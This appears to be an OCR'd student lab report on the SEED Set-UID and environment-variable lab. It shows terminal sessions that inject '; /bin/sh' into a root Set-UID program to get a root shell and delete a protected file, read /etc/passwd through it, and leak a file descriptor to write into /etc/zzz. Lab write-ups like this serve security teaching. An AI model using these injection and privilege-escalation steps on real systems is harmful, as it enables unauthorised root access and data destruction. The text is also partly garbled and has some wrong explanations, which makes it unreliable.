`/path/critical`, I can use the program (assume it is `a.out`) as:


seed@~$ ./a.out "lap0001; /bin/sh"


$ rm /path/critical

Also, there's another way I try it down.


Terminator
11:47 AM
root@VM: /home/seed/Documents/its450/lab001
root@VM: /home/seed/Documents/its450/lab001 66x24
-rw-rw-r-- 1 seed seed 201 Oct 14 05:33 envsu.c
-rw-rw-r-- 1 seed seed 541 Oct 14 05:33 invoke.c
-rwxrwxr-x 1 seed seed 7936 Oct 16 10:48 libmylib.so.1.0.1
-rw-rw-r-- 1 seed seed 1026 Oct 14 05:33 ls.c
-rw-rw-r-- 1 seed seed 180 Oct 14 05:33 myenv.c
-rw-rw-r-- 1 seed seed 80 Oct 14 05:33 mylib.c
-rw-rw-r-- 1 seed seed 2604 Oct 16 10:54 mylib.o
-rw-rw-r-- 1 seed seed 418 Oct 14 05:33 myprintenv.c
-rwsr-xr-x 1 seed seed 7348 Oct 14 16:22 myprog
-rwsr-xr-x 1 user1 seed 7348 Oct 16 11:26 myprog1
-rw-rw-r-- 1 seed seed 57 Oct 14 05:33 myprog.c
-rwsr-xr-x 1 seed seed 7344 Oct 14 13:25 ptsu
-rw-rw-r-- 1 seed seed 121 Oct 14 05:33 ptsu.c
[10/16/21]seed@VM:~/.../lab001$ ./myprog1
[10/16/21]seed@VM:~/.../lab001$ echo $LD_PRELOAD
/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed
/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libb
oost_system.so.1.64.0
[10/16/21]seed@VM:~/.../lab001$ gcc invoke.c -o invoke
[10/16/21]seed@VM:~/.../lab001$ sudo chown root invoke
[10/16/21]seed@VM:~/.../lab001$ sudo chmod 4755 invoke
[10/16/21]seed@VM:~/.../lab001$ ls -l invoke
-rwsr-xr-x 1 root seed 7548 Oct 16 11:46 invoke
[10/16/21]seed@VM:~/.../lab001$



Terminator
2:29 PM
root@VM: /home/seed/Documents/its450/lab001
root@VM: /home/seed/Documents/its450/lab001 66x24
[10/16/21]seed@VM:~/.../lab001$ sudo ln -sf /bin/zsh/bin/sh
[10/16/21]seed@VM:~/.../lab001$ gcc invoke.c -o invoke
[10/16/21]seed@VM:~/.../lab001$ sudo chown root invoke
[10/16/21]seed@VM:~/.../lab001$ sudo chmod 4755 invoke
[10/16/21]seed@VM:~/.../lab001$ ls -l invoke
-rwsr-xr-x 1 root seed 7548 Oct 16 14:27 invoke
[10/16/21]seed@VM:~/.../lab001$ ./invoke /etc/shadow
/bin/cat: /etc/shadow: Permission denied
[10/16/21]seed@VM:~/.../lab001$ ./invoke /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin


[10/16/21]seed@VM:~/.../lab001$ sudo ln -sf /bin/zsh /bin/sh
[10/16/21]seed@VM:~/.../lab001$ ./invoke /etc/shadow





If you were Bob, can you compromise the integrity of the system? For example, can you remove a file that is not writable to you?


Yes by using this تكنيك



And we get:









Step 2: Comment out the `system(command)` statement, and uncomment the `execve()` statement; the program will use `execve()` to invoke the command. Compile the program, and make it a root-owned `Set-UID`. Do your attacks in Step 1 still work? Please describe and explain your observations.

No. Using the same command will, you will get the error message "`No such file or directory`". `execve()` simply treat the second argument as arguments of a command rather than invoking `/bin/sh` as `system()` do.



Then ctrl+s



So, we will go to search

NAME top

execve - execute program


SYNOPSIS top

```
#include <unistd.h>

int execve(const char *pathname, char *const argv[],
           char *const envp[]);
```


DESCRIPTION top


execve() executes the program referred to by *pathname*. This causes the program that is currently being run by the calling process to be replaced with a new program, with newly initialized stack, heap, and (initialized and uninitialized) data segments.

Then came back & compere it




We will do it to see if we can access to safeinvoke again:







It's work! Now we are able to accesses to this file

-also, can we attack or delete others file.by doing the following:







It's safe way




To save your work.

5.9 Task 9: Capability Leaking.







To create as an empty file



Let's explain what that mean:





We have a capleak now

```
[10/17/21]seed@VM:~/.../lab01$ gcc capleak.c -o capleak
[10/17/21]seed@VM:~/.../lab01$ ls
callsys     cap_leak.c  child    envex.c      p2cc    parent
callsys.c   capleak.c   envex1   myenv.c      p2c.c   q
capleak     catall.c    envex2   myprintenv.c p2cp
[10/17/21]seed@VM:~/.../lab01$
```

```
[10/17/21]seed@VM:~/.../lab01$ ./capleak
Cannot open /etc/zzz
```

Because it currently this's cowlick NOT a SEED id program (normal program)

Can NOT open this file for rights because here try to open for right:

```
 * the file /etc/zzz first. */
fd = open("/etc/zzz", O_RDWR | O_APPEND);
if (fd == -1) {
```

It's just open for read then this program should be work successfully:

-first we need to change the root

```
[10/17/21]seed@VM:~/.../lab01$ sudo chown root capleak
[10/17/21]seed@VM:~/.../lab01$ sudo chmod 4755 capleak
[10/17/21]seed@VM:~/.../lab01$ ls -l capleak
-rwsr-xr-x 1 root seed 7640 Oct 17 13:57 capleak
[10/17/21]seed@VM:~/.../lab01$
```

Now we can run it.

```
[10/17/21]seed@VM:~/.../lab01$ ./capleak
[10/17/21]seed@VM:~/.../lab01$ cat /etc/zzz
Malicious Data
[10/17/21]seed@VM:~/.../lab01$
```

It's work but why? Because before setuid the program has opened the /etc/zzz file with O_RDWR privilege!

Compile the following program, change its owner to root, and make it a `Set-UID` program. Run the program as a normal user, and describe what you have observed. Will the file `/etc/zzz` be modified? Please explain your observation.

answer: The file is modified. The child process forked from the parent can also inherit the privileges to manipulate some critical files even if the parent process is terminated.

6 Summary:

Task 1: Export and de-enter the concept of environment variables

Task 2: The relationship between the parent process and the child process, the child process will completely inherit the environment variables of the parent process

Task 3: Use and principle of the execve() function. In fact, if execve() does not need environment variables to execute the program, the third parameter can be set to NULL. This experiment implements an env program, so environment variables must be passed in

The difference between the global variable environment and the main function parameter environment

Task 4: system() /bin/sh executes, rewrites the original command into a new string command, and tells the shell to execute the command

Tasks 5 and 7: The set-UID will protect the system's critical path from being acquired by other users, and it will also exclude other users from overloading the DLL.

Task 6 and 8: System() will get root privileges through privilege escalation for this program, and because of the way it creates subprocesses to execute commands, it's easy to cause privileges to leak. It is best to use execve() when calling system commands within a program

Task 9: Files open under root privileges must be closed immediately after completing and decreasing root privileges tasks, otherwise it will cause a memory leak

7 Conclusion:

In conclusion, the attempt to understand and apply - for me - and re-study the LAP1

It is the best way to obtain observations and conclusions that lead the programmer to professionalism through observation and experimentation with new methods without being restricted in one thing and in one of the quotations “All roads lead to Rome.” Certainly, the different ways in performing the different types of attack that I reached the same conclusion that It has my teacher Dr. Janaki Sivakumar

I was also able to obtain a huge amount of information about the memory attack, because of the questions that I had during the application again, and prompted me to search individually for the logical answer.

I am also very interested to study other types of attacks in the upcoming labs.

8 References:

- Computer Security - ESORICS 98: 5th European Symposium on Research in Computer Security, Louvain-la-Neuve, Belgium, September 16-18, 1998, Proceedings / edited by Jean-Jacques Quisquater, Yves Deswarte, Catherine Meadows, Dieter Gollmann
- Operating System Security / Trent Jaeger
- Secure Computer Networks course lectures / http://moodle.gcet.edu.om/mod/folder/view.php?id=8085
- https://www.computerhope.com/jargon/s/setuid.htm